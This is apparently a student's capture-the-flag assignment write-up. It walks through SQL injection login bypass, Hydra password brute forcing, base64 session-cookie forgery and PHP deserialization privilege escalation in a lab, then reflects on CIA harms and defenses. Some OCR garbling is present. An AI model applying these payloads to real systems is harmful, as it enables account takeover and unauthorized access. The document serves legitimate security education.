ASSIGNMENT 1

HACKING

Neilos Kotsiopoulos

neko@itu.dk

1) List of the steps required to obtain the flag:

Problem 1: SQL injection

- The site is using HTTP and not HTTPS hence traffic is unencrypted
- Managed to log in the front page by inserting the following in both the username and password fields:


["or "1"="1]

- The above SQL injection payload is quite common works by breaking out of the current SQL context and inserting a condition that is always true ('1'='1)
- I read at the comments that the admin name is David



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 I have decided to use Hydra to bruteforce attack and try to find possible passwords, where the user name is "David"




- None of the above passwords worked
- I tried again running Hydra with username: xxMasterxx
- I successfully logged in as administrator by using username: xxMasterxx and

password: password
Captured the flag!

Profile Flag: HKN{sp-DH-SLJwF6} Logout

Problem 2: Session Hacking

- The site is using HTTP and not HTTPS hence traffic is unencrypted
- I have created an account as instructed
- I have accessed dev mode in order to inspect the session cookie




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
I decoded the session cookie by using base64 encoding

(haaukins@kali)-[~]
\$ echo 'eyJfdXNlcl9pZCI6ICIyMSISICJfZnJlc2gi0iB0cnVlLCAiX2lkIjogImNjMzk3YjM0Nj
liMzU1MTQwOTRhMzYxZDMzNzljYjY5MzViZWQ2ZWFjYWE3ODZhZDY0M2Q3ZjIzZDRhODM2MzIwYThjNj
NhZTg0MThjNzBmZTEwYzk0ZWVmOTI1NDcyMjcxNGY3ZDQyNmEzZDEzNjM3YzIxYjdj0GIxODliNWYwIn
0=' | base64 -d
{"_user_id": "21", "_fresh": true, "_id": "cc397b3469b35514094a361d3379cb6935bed
6eacaa786ad643d7f23d4a836320a8c63ae8418c70fe10c94eef9254722714f7d426a3d13637c21b
7c8b189b5f0"}

• I have used the "_user_id" feld as above to encode further for different users and I am using the base64 string generated as cookie to my browser, so I have access to the todoLists of other users



Finally, at attempt 19th I captured the flag!



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Problem 3: Insecure Deserialization

• I used nmap to scan my network to identify the web server listening on port 80

```
(haaukins@kali)-[~]

$ mmap -p 80 --open ... 7. .6/24

Starting Nmap 7.93 (https://nmap.org ) at 2023-07-18 07:16 EDT

Nmap scan report for ...107. ...

Host is up (0.00081s latency).

PORT STATE SERVICE

80/tcp open http

Nmap done: 256 IP addresses (5 hosts up) scanned in 2.40 seconds
```

- I pasted the IP address and got I discovered the server
- When tried to log in with a fake account I checked the Cookies Session and encode it with base64 and returned the PHP serialized format as following

```
—___(haaukins@kali)-[~]
__$ echo -n 'Tzo00iJVc2VyIjoyOntz0jg6InVzZXJuYW1lIjtz0jY6ImZkc2ZzZCI7czo30iJpc0F
cbWluIjti0jA7fQ%3D%3D' | tr '%3D' '=' | base64 -d
0:4:"User":2:{s:8:"username";s:6:"fdsfsd";s::"isAdmin";b:0;}base64: invalid input:
```

 Observed the "isAdmin";b:0 in the above return, so I changed it to 1 and encoded as before

```
(haaukins@kali)-[~]
$ echo -n '0:4:"User":2:{s:8:"username";s:6:"fdsfsd";s:7:"isAdmin";b:1;}' | ba
se64

Tzo00iJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6ImZkc2ZzZCI7czo30iJpc0FkbWluIjti
OjE7fQ==
```

 Used the result at the cookie Session and logged in as Admin Captured the flag!

HKN{4e-Zq-SFaThY}

Problem 4: Reflection

Part 1: In the three CTF challenges above, which asset(s) are vulnerable to what kind of harm (i.e. which aspect of security (CIA) is violated)?

- Problem 1: Vulnerable asset is the database that stores user credentials and other sensitive information. Confidentiality od data is compromised (as sensitive information could be exposed), the integrity is violated (as unauthorized modifications could occur) and availability could be affected if the attacker i.e. decides to delete data
- Problem 2: Vulnerable assets are the user accounts associated with the toDo website.
 Confidentiality of the user's data is compromised and the integrity is violated in the attacker modifies or delete the user's toDo items
- Problem 3: The vulnerable asset is hijacking the admin account. This compromises all the
 three aspects of CIA as administrative access to the server means effective control over
 all its functionalities and data.

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Part 2: Suppose that, instead of receiving an output that depends on your input, you receive something generic, e.g. "Your e-mail address has been removed from the mailing list", or "Thank you; your order has been placed". How do you check (using the input fields) whether such a Web application is vulnerable to an injection attack? What kind of harm could you do, and how?

• To test a web application for injection vulnerability, you can input special characters or commands (such as SQL or scripting language commands) in its input fields to observe any unusual behavior

Part 3: What can you do, as a security engineer, to prevent injection attacks when designing a system?

As a security engineer, you should always sanitize and validate user inputs, utilize
prepared statements or parameterized queries to prevent SQL injection, and employ
appropriate encoding when data is output to the client to prevent cross-site scripting
(XSS) attacks